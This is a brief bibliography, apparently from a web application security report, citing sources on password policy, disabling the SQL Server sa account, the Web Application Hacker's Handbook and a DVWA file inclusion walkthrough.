- Netwrix. (n.d.). Best Practices to Manage and Setup Password Policy. Retrieved April 26, 2020, from https://www.netwrix.com/password_best_practice.html
- SQL Server default account sa must be disabled. (n.d.). Retrieved April 30, 2020, from https://www.stigviewer.com/stig/microsoft_sql_server_2012_database_instance/2017-12-01/finding/V-40936
- Stuttard, D., & Pinto, M. (2011). *The web application hacker's handbook: finding and exploiting security flaws*. Indianapolis: Wiley.
- Young, C. (2018, April 16). DVWA - File Inclusion. Retrieved May 02, 2020, from <https://chris-young.net/2018/04/16/dvwa-file-inclusion/>